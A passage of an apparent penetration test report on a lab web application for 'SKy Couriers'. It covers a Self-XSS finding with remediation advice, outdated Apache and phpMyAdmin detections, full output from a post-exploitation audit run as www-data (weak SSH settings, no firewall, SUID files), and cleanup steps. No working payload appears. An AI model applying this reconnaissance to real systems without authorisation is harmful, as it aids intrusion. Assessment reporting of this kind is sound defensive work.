ta.it&User_Pass=prova&conpass=prova&Us_Cont=1234567890&submit=
```

Following image shows the unencoded display of the user input inside the HTML code, after the victim accesses the webpage.

Request:

```
GET /v2/profile.php
```



Figure 21 *- Unencoded embedding of user input inside HTML code*

Note: This vulnerability is classified as Self-XSS. The risk is significantly reduced because the attack vector requires the victim to manually execute the malicious payload (e.g., via the browser console). Consequently, it cannot be exploited remotely against other users without complex social engineering.

5.8.3 Remediation

Carefully check each input parameter against a rigorous positive specification (allowlist) defining the specific characters and format allowed.

All input should be neutralized, not just parameters that the user is supposed to specify, but all data in the request, including hidden fields, cookies, headers, the URL itself, and so forth.

A common mistake that leads to continuing XSS vulnerabilities is to validate only fields that are expected to be redisplayed by the site. We often encounter data from the request that is reflected by the application server or the application that the development team did not anticipate. Also, a field that is not currently reflected may be used by a future developer.

Therefore, validating all parts of the HTTP request is recommended.

6.0 Infrastructural Analysis Report

The Infrastructural Vulnerability Scan, performed through Greenbone OpenVAS, highlighted the following informational issues [6.1],[6.2].

Additionally, an infrastructural analysis of the operating system was performed with www-data privileges using the vps-audit tool. The identified issues were initially generated by the tools and have since been manually validated; the full text report generated during the audit is included below [6.3].

6.1 [SKY_009] Outdated Vulnerable Components (info)

6.1.1 Apache

Summary
Detects the installed version of Apache Web Server
The script detects the version of Apache HTTP Server on remote host and sets the KB

Vulnerability Detection Result
Detected Apache Version: 2.4.41
Location: 80/tcp
CPE: cpe:/a:apache:http_server:2.4.41

Note: This component in use is outdated and can be vulnerable to publicly known exploits. Please check the NIST advisory to view all public CVE associated with this Apache version.

Remediation
It is recommended to update the software component to version 2.4.66, which at the time this document was written does not present public vulnerabilities disclosed.

6.1.2 phpMyAdmin

Summary
Detection of phpMyAdmin.
The script sends a connection request to the server and attempts to extract the version number from the reply.

Vulnerability Detection Result
Detected phpMyAdmin Version: 5.1.0
Location: http://10.67.129.177/phpMyAdmin
CPE: cpe:/a:phpmyadmin:phpmyadmin:5.1.0

Note: This component in use is outdated and can be vulnerable to publicly known exploits. Please check the NIST advisory to view all public CVE associated with this Apache version.

Remediation
It is recommended to update the software component to version 5.2.3, which at the time this document was written does not present public vulnerabilities disclosed.

6.2 Other informational issues

Other informational issues regarding information disclosure about detected services (not outdated), as well as already reported infrastructural vulnerabilities, can be found in the "[APPENDIX A] VA_SKY_Couriers_Scan_Report.pdf" attachment.

Please note that the medium DoS vulnerability was not manually verified, as DoS was deemed OoS for this activity (refer to chapter [1.3])

6.3 OS Vulnerability Scan

To assess the security posture of the underlying operating system, a dedicated analysis was performed using the vps-audit tool. This assessment was executed with www-data privileges to simulate a post-exploitation scenario, aiming to identify potential privilege escalation vectors, insecure permissions, and system misconfigurations. The full output of the scan is provided below.

```
VPS Security Audit Tool - Offline Report
https://github.com/vernu/vps-audit
Starting audit at Tue Feb  3 14:09:10 UTC 2026
================================

System Information
================================
Hostname: ip-10-67-149-229
Operating System: Ubuntu 20.04.6 LTS
Kernel Version: 5.15.0-139-generic
Uptime: up 3 hours, 12 minutes (since 2026-02-03 10:56:37)
CPU Model: Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz
CPU Cores: 1
Total Memory: 1.9Gi
Total Disk Space: 9.8G
Load Average: 0.46, 0.26, 0.19
```

```
Security Audit Results
==============================

System Uptime Information:
Current uptime: up 3 hours, 12 minutes
System up since: 2026-02-03 10:56:37

[PASS] System Restart - No restart required

[FAIL] SSH Root Login - Root login is currently allowed - this
is a security risk. Disable it in /etc/ssh/sshd_config

[FAIL] SSH Password Auth - Password authentication is enabled
- consider using key-based authentication only

[WARN] SSH Port - Using default port 22 - consider changing to
a non-standard port for security by obscurity

[FAIL] Firewall Status (UFW) - UFW firewall is not active -
your system is exposed to network attacks

[PASS] Unattended Upgrades - Automatic security updates are
configured

[FAIL] Intrusion Prevention - No intrusion prevention system
(Fail2ban or CrowdSec) is installed

[PASS] Failed Logins - Only 0 failed login attempts detected -
this is within normal range

[WARN] System Updates - Skipped: Offline mode enabled. Unable
to check for package updates.

[WARN] Running Services - 28 services running - consider
reducing attack surface

[PASS] Port Security - Good configuration (7 listening ports):
22,53,80,3306,9000,27017,33060

[WARN] Disk Usage - Disk space usage is moderate (77% used -
Used: 7.1G of 9.8G, Available: 2.2G)

[PASS] Memory Usage - Healthy memory usage (41% used - Used:
795Mi of 1.9Gi, Available: 966Mi)

[PASS] CPU Usage - Healthy CPU usage (6% used - Active: 6%,
```

```
Idle: 87%, Load: 0.46, Cores: 1)

[FAIL] Sudo Logging - Sudo commands are not being logged -
reduces audit capability

[FAIL] Password Policy - No password policy configured -
system accepts weak passwords

[WARN] SUID Files - Found 6 SUID files outside standard
locations

================================
Suspicious SUID Files Detected:
/snap/snapd/11841/usr/lib/snapd/snap-confine
/snap/snapd/10707/usr/lib/snapd/snap-confine
/snap/core18/2066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2066/usr/lib/openssh/ssh-keysign
/snap/core18/2952/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2952/usr/lib/openssh/ssh-keysign
================================
================================
System Information Summary:
Hostname: ip-10-67-149-229
Kernel: 5.15.0-139-generic
OS: Ubuntu 20.04.6 LTS
CPU Cores: 1
Total Memory: 1.9Gi
Total Disk Space: 9.8G
================================
================================
End of VPS Audit Report
```

7.0 Cleanup

To restore the application to the state pre-engagement, it is recommended to perform these actions:

- Restore Administrator (admin@sky.thm) password
- Remove all file found in path “http://10.67.149.229/v2/profileimages/”
- Remove vps-audit.sh file for www-data user, used to find privilege escalation vectors
- Remove all .txt files in the /tmp directory for www-data user

CONFIDENTIALITY STATEMENT

The information contained in this report is confidential and intended solely for the use of SKy Couriers. Unauthorized reproduction, distribution, or disclosure of this document, in whole or in part, without the express written consent of the author is strictly prohibited.

This assessment represents a snapshot of the security posture at the time of testing (19/01/2026 – 03/02/2026). Future changes to the environment or the threat landscape may alter the validity of these findings.